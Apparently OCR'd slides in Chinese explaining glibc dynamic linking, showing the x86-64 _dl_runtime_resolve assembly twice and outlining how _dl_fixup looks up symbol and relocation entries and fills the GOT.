
```
$
 _dl_runtime_resolve:
     pushq %rbx
     mov %RSP_LP, %RBX_LP
     and $-STATE_SAVE_ALIGNMENT, %RSP_LP
     ...
     movq %rax, REGISTER_SAVE_RAX(%rsp)
     ... # 各種 regs
     movq %r9, REGISTER_SAVE_R9(%rsp)
     movl $STATE_SAVE_MASK, %eax
     xorl %edx, %edx
     movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 2)(%rsp)
     ... # 2~7
     movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 7)(%rsp)
     xsavec STATE_SAVE_OFFSET(%rsp)
     mov (LOCAL_STORAGE_AREA + 8)(%BASE), %RSI_LP
     mov LOCAL_STORAGE_AREA(%BASE), %RDI_LP
     call _dl_fixup
     mov %RAX_LP, %R11_LP
     movl $STATE_SAVE_MASK, %eax
     xorl %edx, %edx
     xrstor STATE_SAVE_OFFSET(%rsp)
     movq REGISTER_SAVE_R9(%rsp), %r9
     ... # 各種 regs
     movq REGISTER_SAVE_RAX(%rsp), %rax
     mov %RBX_LP, %RSP_LP
     movq (%rsp), %rbx
     add $(LOCAL_STORAGE_AREA + 16), %RSP_LP
     jmp *%r11
```

恢復 resolve 前的 register

$ DL lng

_dl_runtime_resolve


- 儲存 resolve 前的狀態
- Resolve function
- 恢復 resolve 前的狀態
- Call function



```
$ ▌

_dl_runtime_resolve:
    pushq %rbx
    mov %RSP_LP, %RBX_LP
    and $-STATE_SAVE_ALIGNMENT, %RSP_LP
    ...
    movq %rax, REGISTER_SAVE_RAX(%rsp)
    ... # 各種 regs
    movq %r9, REGISTER_SAVE_R9(%rsp)
    movl $STATE_SAVE_MASK, %eax
    xorl %edx, %edx
    movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 2)(%rsp)
    ... # 2~7
    movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 7)(%rsp)
    xsavec STATE_SAVE_OFFSET(%rsp)
    mov (LOCAL_STORAGE_AREA + 8)(%BASE), %RSI_LP
    mov LOCAL_STORAGE_AREA(%BASE), %RDI_LP
    call _dl_fixup
    mov %RAX_LP, %R11_LP
    movl $STATE_SAVE_MASK, %eax
    xorl %edx, %edx
    xrstor STATE_SAVE_OFFSET(%rsp)
    movq REGISTER_SAVE_R9(%rsp), %r9
    ... # 各種 regs
    movq REGISTER_SAVE_RAX(%rsp), %rax
    mov %RBX_LP, %RSP_LP
    movq (%rsp), %rbx
    add $(LOCAL_STORAGE_AREA + 16), %RSP_LP
    jmp *%r11
```

跳到解析到的 function address

$ DL Ing



🟨 Linker


🟥 Library

🟦 Executable

$ DL lng

_dl_fixup

- 根據 link_map->l_info 找出 symbol 的：
  - Symbol entry
  - String entry
  - Relocation entry
  - Relocation address
- 解析 symbol
- 填到 GOT 當中

